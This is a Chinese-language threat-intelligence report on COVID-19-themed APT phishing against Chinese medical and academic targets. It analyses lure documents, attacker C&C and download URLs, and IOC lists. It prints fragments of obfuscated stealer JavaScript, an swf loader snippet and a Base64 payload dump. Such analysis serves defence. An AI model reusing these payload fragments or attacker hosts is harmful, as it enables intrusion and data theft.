

新冠肺炎疫情期间 APT 攻击 热点追踪报告



文件类型	热点追踪报告	密级	公开发布版本
编制人	安全服务产品线	版本	V1.0

北京天融信网络安全技术有限公司 2020年02月19日



版权说明

本文件中出现的全部内容,除另有特别注明,版权均属北京天融信网络安全 技术有限公司所有。任何个人、机构未经北京天融信网络安全技术有限公司书面 授权许可,不得以任何方式复制或引用文件的任何片断。



目 录

1	概述		1
2	针对中	国的重点 APT 攻击活动分析	2
	2.1 新冠	肺炎主题攻击活动分析	3
	2. 1. 1	恶意域名 nhc-gov. com	4
	2. 1. 2	恶意文件"武汉旅行信息收集申请表.xlsm"	5
	2. 1. 3	恶意文件 "卫生部指令. docx"	8
	2.2 对我	国某院校钓鱼活动的关联分析	12
	2. 2. 1	恶意域名 360totalsecurities.com	12
	2. 2. 2	恶意域名 xinhuanet-news.com	15
	2.3 相关	攻击活动基础设施分析	16
	2. 3. 1	域名主要信息	16
	2. 3. 2	IP 主要信息	17
3	100		18
4	总结		20



1 概述

2020 年以来,网络空间安全形势依旧复杂,网络攻击更为广泛的被用于地缘政治和军事目的,逐渐成为各个国家角力的主战场。全球多个 APT 组织频繁发动攻击,从国家政府、企业到个人,多类用户均成为受害对象。

自 2020 年 1 月中旬新型冠状病毒肺炎疫情爆发以来,中国人民万众一心, 共同战"疫",但境外各类组织却乘机利用此次事件,以"新冠肺炎疫情"为诱 饵主题多次对中国进行网络攻击。特别是白象组织对我国医疗机构的定向攻击, 绝非一时兴起,而是持续性攻击的一部分;国际上,以钓鱼攻击闻名的 Emotet 组织也抓住机会实施攻击。

天融信听风者实验室专注于 APT 类高级威胁追踪研究,对全球网络空间内的高级威胁行为体进行密切关注和跟踪,尤其是针对攻击目标为我国的 APT 组织的行为进行高度关注,分析其攻击手段、攻击意图及受害群体,及时为国家监管部门、可能受攻击对象发出预警,避免或降低潜在安全事件带来的危害。

本报告主要对疫情期间 APT 组织针对中国的攻击活动进行梳理及相关重点 攻击行为进行深入分析。



2 针对中国的重点 APT 攻击活动分析




图: 针对中国的相关攻击活动时间线

2019 年底至 2020 年初,在全球网络安全形势复杂的大背景下,APT 组织针对我国各类重点机构实施的攻击活动时有发生,突发的疫情更是第一时间被这些组织所利用。

DarkHotel 自 2007 年左右起,活跃于朝鲜半岛,针对全球多国发起以窃密为主要目的的攻击行动。年初,随着 Windows 系统停止更新,DarkHotel 利用 Win7系统新曝光漏洞,疑似对我国商政机构发动攻击。

绿斑组织(别名 GreenSpot、毒云藤、APT-C-01、穷奇)从2007年开始,对



中国国防、政府、科技、教育以及海事机构等重点单位和部门进行了长达 10 年以上的网络间谍攻击活动。其主要关注军工、中美和两岸关系、海洋相关领域的部门。此次借新冠肺炎疫情对我国发起网络攻击。

白象(又称"摩诃草")作为南亚地区老牌 APT 组织,时常发起针对我国境内重点机构的攻击。1月中旬起,防疫工作进入关键时期。此次疫情中,如何获得更多有用的医疗信息,成为了我国人民每日关心的焦点。白象组织正是利用这一点,采用新型诱饵文档,对我国多家机构发起攻击。2019年12月底,天融信工程师曾捕获到疑似白象组织针对中国某院校的钓鱼活动,经过深入分析发现两起攻击事件存在高度重合。说明该组织一直持续对我国进行网络攻击活动。

2.1 新冠肺炎主题攻击活动分析

2020年1月30日,白象组织使用了一个伪装成我国卫生主管部门的域名,借助新冠肺炎话题,伪造疫情相关文件,对我国医疗机构发动 APT 攻击。本次攻击中,白象组织使用了一个恶意域名用于分发两种不同格式的钓鱼文档。最终的后门程序 PDB 路径都包含 CnC_Client 路径,可以确定是属于同一家族的不同变种。




图:恶意下载链接及其对应的恶意文档



2.1.1恶意域名 nhc-gov.com

该域名旨在冒充卫健委官方网站(National Health Commission),查看该域名的 whois 信息,可以看出该域名的创建日期在 2020 年 1 月 23 日,注册于 Openprovider。域名注册时疫情还处于初始阶段,可见白象组织擅于利用我国热点事件进行网络攻击。




图: nhc-gov. com 的 whois 信息




图:疫情发展趋势图



随着疫情发展,该域名对应的网站于1月28日启用,准备发起攻击。




图:网站启用时间



图: 域名对应的 IP 地址信息

2.1.2恶意文件"武汉旅行信息收集申请表.xlsm"

文件名称: 武汉旅行信息收集申请表.xlsm 文件大小: 35.7 KB(36,619 字节) SHA256: fc7c04af29790f0e7240770dcea60ac8fbeb51e2827ae284481845d7bd8bc978 文件名称: window.sct 文件大小: 4KB(879字节) SHA256: 733f94b5080f75228e7ddebc7f1029ec0dac89a76d5dbd0b703e3c4a406ee663 文件名称: window.jpeg 文件类型: 64 位 exe



文件大小: 6.50 MB (6,821,888 字节)

编译时间: 2020年1月16日 6:42:21

SHA256: 0fbde9b2a041b22a1ab0dbb04c2e4765120af3efb4d3139434ceadda665d7409

从链接地址 http://nhc-gov.com/form.html?0ZBTg_TF0RM 处下载得到 x1sm 文档,该文件会提示用户启用宏以显示完整的内容。




图: "武汉旅行信息收集申请表. x1sm"的内容



图: "武汉旅行信息收集申请表. x1sm"的属性

宏代码使用 scrobj.dll 执行远程.sct 文件,即 http://45.153.184.67/window.sct。



图: x1sm 文件包含的宏代码

window.sct 用于下载并执行伪装成.jpeg 格式的后门,即 http://45.153.184.67/window.jpeg。

图: window. sct 文件

window. jpeg 与天融信工程师于 2019 年 12 月捕获的样本 msupdate. exe 基本一致。该文件包含的 PDB 路径与 C&C 地址信息如下:

```
PDB 路径: C:\Users\user\Pictures\cnc for 0802\modified_cnc\CnC_Client.pdb

C&C 地址信息:
https://185.193.38.24/cnc/register
https://185.193.38.24/cnc/tasks/request
https://185.193.38.24/cnc/tasks/result
```






图: window. jpeg 与 msupdate. exe 关系 通过代码对比,可以确认为同一样本,仅 PDB 路径与 C&C 地址不同。




图: window. jpeg与 msupdate. exe 相似度对比

2.1.3 恶意文件 "卫生部指令. docx"

文件名称: 卫生部指令.docx

文件大小: 566KB (580568 字节)

SHA256: 32bf0fcc3145d58baa9fcb092a756ca8aa8aee3fa2f7ffd3e87943920df75b0f



文件名称: submit_details.exe

文件类型: exe 64bit

文件大小: 2.60MB (2,636,288字节)

编译时间: 2020年1月28日 06:47:43

SHA256: 013790b1dcdd7b9288cf749aef4d8bb499197a86edd05b302abb7142f458ec9a

与"武汉旅行信息收集申请表. x1sm"不同的是,"卫生部指令. docx"并不包含恶意宏代码,当受害者点击页面上的提交按钮时,会通过 shell. explorer连接 URL 下载恶意后门程序。



图: "卫生部指令. docx"的内容





图: "卫生部指令. docx"的属性

shell.explorer 实际是从 GitHub 中下载恶意文件,该恶意文件名为 "submit details.exe",该链接如下:

 $https://github.\ com/nhcprc/qw_785789988/raw/master/submit_details.$ exe

submit_details.exe 与听风者实验室于 2019 年 12 月捕获的 360_KB6784677.exe 相关联。该文件包含的 PDB 路径与恶意 URL 信息如下,其中 token.txt 用于获取下载链接指令:

PDB 路径:

C:\Users\user\Documents\TestandResult\Shells\CnC\cnc_client\unicode_all\cnc_client\cnc_client_unicode_persist_with_logs_pin_win7_gthb\x64\Release\CnC_Client.pdb

恶意 URL 信息:

https://45.138.172.168/qhupdate/pagetip/getconf

https://45.138.172.168/qhupdate/msquery

https://45.138.172.168/qhupdate/pagetip/cloudquery/

https://api.github.com/repos/ccps268/meeting/contents/syncup/token.txt






图: submit_details.exe 与 360_KB6784677.exe 关系




图: submit_details.exe 与 360_KB6784677.exe 部分代码对比

此外,从"卫生部指令. docx"的分析过程中,还可以关联到白象组织使用的两个 GitHub 账号: nhcprc 和 ccps268, 攻击活动曝光后, 攻击者很快就销毁了这两个账号。



2.2 对我国某院校钓鱼活动的关联分析

2019 年 12 月底,天融信工程师捕获到一个具有可疑行为的钓鱼网站 JS 脚本,经过分析,疑似为白象组织对某院校的钓鱼活动,最早可追溯到 2019 年 8 月下旬。访问钓鱼网址后,会收集主机信息,下载后门执行,后门 C&C 域名 (moecn. org) 模仿教育部网址。钓鱼文档内容为航空相关论文,钓鱼链接跳转至军工企业相关网站。

2.2.1恶意域名 360total securities.com

告警链接:

http://360totalsecurities.com/patch/XXXXXXX.html?vc=XXXXXXXXXXX

JS 脚本经过混淆:

```
'use ·strict';
               /** @type {!Array} **/

Evar · OxSb4e -= ["wqHdJUJDtMOX", "FV/DtsKtYA==", "wqTCssKiwq00", "NXPDlMKATQ==", "ZsK3wqE2Bw==", "dADCh80Bw68=", '
"OMKiwro5AQ==", "WsobTMo6EQ==", "wpFkHDPDrA==", "a23CvMoew6Y=", "VsOJdMOQFw==", "%79gwpfCj8K1", "wqdEwpwMwqg=",
"wrBkwqFUJg==", "W7QHw7vCiiw=", "DyxfdcKj", "XDfCmsOCw6!=", "wqVtWcoDVw==", "RA1FJJg4=", "Y0V6w6hb", "H11+GMKt",
"c80IwqtCgCs=", "OkvDmsKKYg==", "wg9TDcKUwcE=", "NX8Dw53cjA==", "w65UWCjcIA==", "L0PDtMK7Rw==", "w7ck4fCpgA=",
"wobDM8KDGMOp", "Jcohw5Dch8KU", "BHLDu3bDjw==", "w08Yw05Yug9", "wrvDtGnDo80j", "C80ow4/ClMtz", "KgDw44zDpw==",
"wobDM8KDGMOp", "Jochw5Dch8KU", "BHDU3bDjw==", "w08Yw05Yug9", "wrvDtGnDo80j", "C80ow4/ClMtz", "KgDw44zDpw==",
"wobDM8KDGMOp", "Jochw5Dch8KU", "W57Cp807", "B80Xw7Q8", "w7NdIwc=", "wpdBEQ==", "f0gJ", "Ai5N", "wqDMcQ==",
"w7DLGj==", "b80Xw08=", "w0FkfA==", "w08EkW==", "bnln'", "NQOV", "B8Ksw7Q8", "GsKIIC=", "W80jw74=", "Kfi
"dxLCjnw=", "B80Xw08=", "wq5DmS0=", "0808", "E8c8", "bnln'", "W6VkfA==", "NSKUwcI=", "PQAX", "dDvCtg==", "wtf
"KsKyFg==", "s42", "HMKFOw==", "w0FDMS0=", "w0FM6k=", "w6XBEQ==", "TgQV", "w65Uwrc=", "w4J9dw==", "w0tbwpV5MQ="
"H1MvHMKVKMKRwqFa", "dcKmkhTcmM01ezlnw4Ikw4bDtw==", "TCOcacQGKA==", "wqhDHMKTwr0=", "w4J9dw==", "wotbwpV5MQ="
"HHMvHMKVKMKwqFa", "dcKmkhTcmM01ezlnw4Ikw4bDtw==", "TCOcacQGKA==", "w66TwDnwps=", "w5Tw7g=", "W6EwhADt803", "WpddIskdwp(
"PFF7D8K1", "w4tTwR7cjQ==", "w612DcO/wq0=", "GejcrUhb", "w646wbCvxa=", "w60rwpNnwps=", "w5VxWg=", "W6Tw9d=", "W6Twod=", "W6Twod=", "W6Twod=", "W6Twod=", "W6Twod=", "W6AMKjQQ==", "YCKGwpi
"AcKrejiBng==", "R60aARK+w6g=", "CWU6w73CvQ==", "W6CoKjTclw==", "C2Ehw6bCkQ==", "DcKaMKjQQ==", "YCKGwpi
"w47Twod=", "AQ9CwrQU"];

[function(data, i) {
function(data, i) {
funct
                        /** · @tvpe · { ! Array} · */
              □ (function (data, ·i) ·{
                         ../**
...*.@param.{number}.selected_image
...*.@return.{undefined}
                - · · · · for · (; · -- selected_image;) · {
    · · · · · · · · data["push"] (data["shift"]());
16
17
                               ·validateGroupedContexts(++i);
19
20
21
22
                    }) (_0x5b4e, ·116);
                        .*.@param.{string}.i
.*.@param.{string}.url
                        ·*·@return·{?}
               (function() {
                                       ····*·@return·{?}
                           ····var ·getAlignItem ·= ·function ·setup() ·{
```

图: 脚本内容

脚本主要功能是获取浏览器信息,并发送至远程服务器。






图:链接模块

由于其他模块链接已失效,无法后续执行。猜测为 Downloader 继续下载后门。

脚本中一个可访问的模块链接地址为 banner_header. html, 功能为执行 swf 文件。

```
46
                        · · · · case · 26567:
47
                          · · · · · · · · b[1] ·= · ' ';
48
                            \cdots \cdots b[1] \cdot += \cdot c(98, \cdot 97);
49
                              \cdots b[1] \cdot += \cdot c(110, \cdot 110, \cdot 101);
50
                              \cdot \cdot \cdot \cdot \cdot b[1] \cdot += \cdot c(114);
51
                             \cdots \cdots b[1] \cdot += \cdot c(95);
52
                              \cdot \cdot \cdot \cdot \cdot b[1] \cdot += \cdot c(104, \cdot 101, \cdot 97, \cdot 100);
53
                              \cdots b[1] \cdot += \cdot c(101, \cdot 114, \cdot 46);
54
                         \cdots \cdot b[1] \cdot += \cdot c(104, \cdot 116, \cdot 109);
55
                     \cdots \cdots b[1] \cdot += \cdot c(108);
              ········return·b[1]; ---//banner_header.html
56
```

图:子模块链接

```
□<html><head></head><body>
 2
     c|
<script · type="text/javascript">
 3
      <!--
      var·s="=fncfe!tsd>#tubujd0snfejb0ujoz/txg#?=0fncfe?";
 4
 5
 6

\Box for \cdot (i=0; \cdot i < s.length; \cdot i++) \cdot {\cdot \cdot \cdot \cdot}

     if(s.charCodeAt(i) ·== ·28) { · · · · ·
 8
      ·m+=·'&';} ·else·if·(s.charCodeAt(i)·==·23)·{·····
 9
      ·m+=·'!';} ·else·{····
10
      -m+=String.fromCharCode(s.charCodeAt(i)-1);·····}
11
      document.write(m);//-->
12
13
      </script><embed
                         src="static/rmedia/tiny.swf">
14
15
      L</body></html>
16
```

图: banner header.html

swf 模块功能为Base64解码执行Payload,下载后续程序。



00000000 52 6C 64 54 4A 4D 45 77 41 41 42 34 41 41 66 51 R 1 d T T M E w A A B 4 A A f O 00000010 41 58 63 41 41 41 48 67 45 41 52 42 45 5A AAAXcAAAHgEARBEZ 00000020 41 41 41 41 66 78 50 4C 41 51 41 41 50 48 4A 6B AAAAfxPLAQAAPHJk 5A 6A 70 53 52 45 59 67 65 47 31 73 62 6E 4D 36 00000030 Z j p S R E Y g e G 1 s b n M 6 63 6D 52 6D 50 53 64 6F 64 48 52 77 4F 69 38 76 cm Rm PSdod HR w O i 8 v 00000040 00000050 64 33 64 33 4C 6E 63 7A 4C 6D 39 79 5A 79 38 78 d 3 d 3 L n c z L m 9 y Z y 8 x 4F 54 6B 35 4C 7A 41 79 4C 7A 49 79 4C 58 4A 6B O T k 5 L z A y L z I y L X J k 00000070 5A 69 31 7A 65 57 35 30 59 58 67 74 62 6E 4D 6A Zilze W 50 Y X g t b n M j 4A 7A 34 38 63 6D 52 6D 4F 6B 52 6C 63 32 4E 79 Jz48cmRm0kRlc2Ny 00000080 00000090 61 58 42 30 61 57 39 75 49 48 4A 6B 5A 6A 70 68 a X B O a W 9 u I H J k Z j p h 30 6E 4A 79 42 34 62 57 78 000000B0 63 7A 70 6B 59 7A 30 6E 61 48 52 30 63 44 6F 76 czpk Y z O n a H R O c D o v 4C 33 42 31 63 6D 77 75 62 33 4A 6E 4C 32 52 6A L3B1cmwub3InL2Ri 000000000 000000D0 4C 32 56 73 5A 57 31 6C 62 6E 52 7A 4C 7A 45 75 L 2 V s Z W 1 l b n R z L z E u 000000E0 4D 53 63 2B 50 47 52 6A 4F 6D 5A 76 63 6D 31 68 000000F0 64 44 35 68 63 48 42 73 61 57 4E 68 64 47 6C 76 d D 5 h c H B s a W N h d G l v 62 69 39 34 4C 58 4E 6E 62 32 4E 72 64 32 46 32 hi94LXNoh2Nrd2F2 00000100 5A 53 31 6D 62 47 46 7A 61 44 77 76 5A 47 4D 36 Z S 1 m b G F z a D w v Z G M 6 00000110 00000120 79 62 57 46 30 50 6A 78 6B 59 7A 70 Zm9vbWF0PixkYzp0 00000130 61 58 52 73 5A 54 35 42 5A 47 39 69 5A 53 42 47 a X R s Z T 5 B Z G 9 i Z S B G b G V 4 I D Q g Q X B w b G l j 62 47 56 34 49 44 51 67 51 58 42 77 62 47 6C 6A 00000140 Y X R p b 2 4 8 L 2 R j 0 n R p 00000150 59 58 52 70 62 32 34 38 4C 32 52 6A 4F 6E 52 70 00000160 64 47 78 6C 50 6A 78 6B 59 7A 70 6B 5A 58 4E 6A d G x l P j x k Y z p k Z X N j 63 6D 6C 77 64 47 6C 76 62 6A 35 6F 64 48 52 77 cmlwdGlvbj5odHRw 00000170

图: swf 中包含的 Base64 数据

解码后为从 gi thub 下载程序, 链接已失效。

图: swf 数据解码

此外,该网站还存在钓鱼文件"360_KB6784677.exe",另一样本"附件一.x1sx"也与该网站存在关联。最近白象利用疫情的攻击活动使用的后门,与本次攻击活动使用的后门相似。






图: 附件一. x1sx

内容包含了学校、作者、来源、论文题目,主题为航空相关论文,攻击目标疑似为某院校。将第一列插入代码后进行隐藏,执行后会从远程服务器下载文件msupdate.exe执行。

2.2.2恶意域名 xinhuanet-news.com

通过对域名 360totalsecurities. com 拓线分析, 听风者实验室追踪到该钓 鱼网址。两个钓鱼域名目录结构相似,都存在窃取主机信息的 JS 脚本。

主目录为钓鱼网站,引用了真正的新华网子页面内容。



图: 钓鱼网站

根据域名访问记录,攻击活动可能于 2019 年 8 月下旬开始,访问对应链接 跳转至某军工单位。



DETAILS	RELATIONS	COMMUNITY	
Passive DNS Re	eplication ①		
Date resolved 2019-12-10	IP 185.244.1	29.77	
URLs ①			
Scanned 2019-09-26	Detection 0 / 71	ts URL http://xinhuanet-news.com/mil/	
2019-08-30	0 / 71	http://xinhuanet-news.com/	

图:相关链接

2.3 相关攻击活动基础设施分析

白象组织两次攻击活动中,共收集到钓鱼域名6个,C&C IP 10个。我们对该组织近期使用的域名和 IP 相关数据进行分析。

2.3.1 域名主要信息

白象组织近期使用的域名均为钓鱼域名,针对多个行业发起攻击。模仿方式主要为将标点符号"."替换为"-",或添加微小的字母改动,或更换单词顺序,非常具有迷惑性。该组织会根据时下热点,注册域名进行储备,再择机进行攻击。以最近一次攻击来看,在疫情初始阶段 2020 年 1 月 23 日注册域名,2020 年 1 月 28 日对域名分配 IP,最早在 2020 年 1 月 30 日观察到攻击。

该组织所使用域名均注册于 Openprovider。Openprovider 是一家提供域名相关服务的公司。它起源于荷兰鹿特丹,成立于 2004 年,隶属于 HOSTING CONCEPTS BV 公司。该公司主要产品是一个自动化平台,客户可以在该平台上购买和管理必要的产品和服务,包括域名,SSL 证书,Plesk 和 Virtuozzo 的许可证,垃圾邮件过滤器等。该公司提供的会员计划使批量购买域名更为便宜。



序号	域名行业	模仿域名	钓鱼域名	域名服务商	注册时间	最早攻击时间
1	医疗	nhc. gov. cn	nhc-gov.com	Openprovider	2020-01-23	2020-01-30
2	2 安全 360totalsecurity.com		360totalsecurities.com	Openprovider	2019-09-02	2019-11-24
3	3 媒体 xinhuanet.com		xinhuanet-news.com	Openprovider	2019-07-02	2019-09-26
4	教育	moe.gov.cn	moe-cn.org	Openprovider	2019-07-22	2019-10-08
5	媒体	chinadaily.com.cn	chinadaily-news.com	Openprovider	2019-12-19	2020-01-04
6	金融	message.cmbchina.com	message-cmbchina.com	Openprovider	2020-01-17	2020-01-19

表:钓鱼域名主要信息

2.3.2 IP 主要信息

白象组织近期使用的服务器开放端口以 80 和 443 为主,使用服务以 http 和 https 为主。服务器 IP 较多位于拉脱维亚、瑞典、保加利亚、德国, AS 归属 Sia Nano IT 公司的较多。Sia Nano IT 是一家位于拉脱维亚的 IT 外包服务公司,提供域名注册,虚拟服务器(VPS),网站托管,电子邮件,数据中心等服务。

序号	IP	AS	地理位置	端口	服务
1	91. 209. 70. 34	FISHNET-AS, RU	俄罗斯 圣彼得堡	80	http
2	185. 61. 148. 223	Sia Nano IT	拉脱维亚 里加	80	http





3	185. 244. 129. 77	7 HOSTGW SRL 保加利亚 索非亚		80, 443, 8080	http, https
4	94. 140. 125. 177	Sia Nano IT	瑞典 西约塔兰省 哥德堡	_	-
5	208. 91. 197. 91	CONFLUENCE- NETWORK-INC	美国 德克萨斯州 奥斯汀	80, 53	http, dns
6	94. 140. 114. 136	Sia Nano IT	拉脱维亚 里加	80	http
7	185. 193. 38. 24	COMBAHTON	德国 黑森州 法兰克福	443	https
8	45. 138. 172. 168	COMBAHTON	德国 黑森州 法兰克福	443	https
10	45. 153. 184. 67	MVPS LTD	保加利亚 保加利亚	-	-
11	185. 82. 126. 71	Sia Nano IT	瑞典 西约塔兰省 哥德堡	80, 443	http, https

表: C&C IP 主要信息

3 IOC

Domain:

nhc-gov.com
360totalsecurities.com
moe-cn.org
xinhuanet-news.com
chinadaily-news.com
message-cmbchina.com

URL:



http://nhc-gov.com/form.html?OZBTg_TFORM

http://nhc-gov.com/h_879834932/卫生部指令.docx

http://45.153.184.67/window.sct

http://45.153.184.67/window.jpeg

https://185.193.38.24/cnc/register

https://185.193.38.24/cnc/tasks/request

https://185.193.38.24/cnc/tasks/result

https://45.138.172.168/qhupdate/pagetip/getconf

https://45.138.172.168/qhupdate/msquery

https://45.138.172.168/qhupdate/pagetip/cloudquery/

https://github.com/nhcprc/qw_785789988/raw/master/submit_details.

exe

https://api.github.com/repos/ccps268/meeting/contents/syncup/token.txt

https://raw.githubusercontent.com/feng786/Customer_Support/master/CustomerPackages.exe

https://raw.githubusercontent.com/feng786/Customer_Support/master/al.exe

https://raw.githubusercontent.com/feng786/Customer_Support/master/a1_1.exe

IP:

91. 209. 70. 34

185. 61. 148. 223

185. 244. 129. 77

94. 140. 125. 177

208. 91. 197. 91

94. 140. 114. 136

185. 193. 38. 24



45. 138. 172. 168

45. 153. 184. 67

185. 82. 126. 71

Hash:

147A764CE0547E7C00AC685FB58420A3 360 KB6784677.zip

1D878738493685AE9DCBD133F1E421CE 360_KB6784677.exe

F11B2BD32B42CDC43B5D151A3A674E15 附件 1. x1sx

22EF24095052711A74A3AA86DBB9F4DC msupdate.exe

2A326CD44ED71625FD1EC2F2623CD2E6 submit_details.exe

3519B57181DA2548B566D3C49F2BAE18 卫生部命令.docx

B08DC707DCBC1604CFD73B97DC91A44C 武汉旅行信息收集申请表. x1sm

78359730705D155D5C6928586D53A68E window.jpeg

FBEF418EAA9FA902C10F06798CA987A4 32368288_lopi9829

4总结

2020年注定是不平凡的一年,网络空间无硝烟的战争更加频繁,各类热点事件都可能被攻击者利用,当前正值疫情防控关键时期,我们决不能掉以轻心,必须提高警惕,加强防范意识。天融信听风者实验室将时刻关注全球热点安全事件最新进展,追踪研究 APT 攻击活动,以消除潜在的网络威胁,在不平凡的一年里维护我国网络空间的安全与稳定。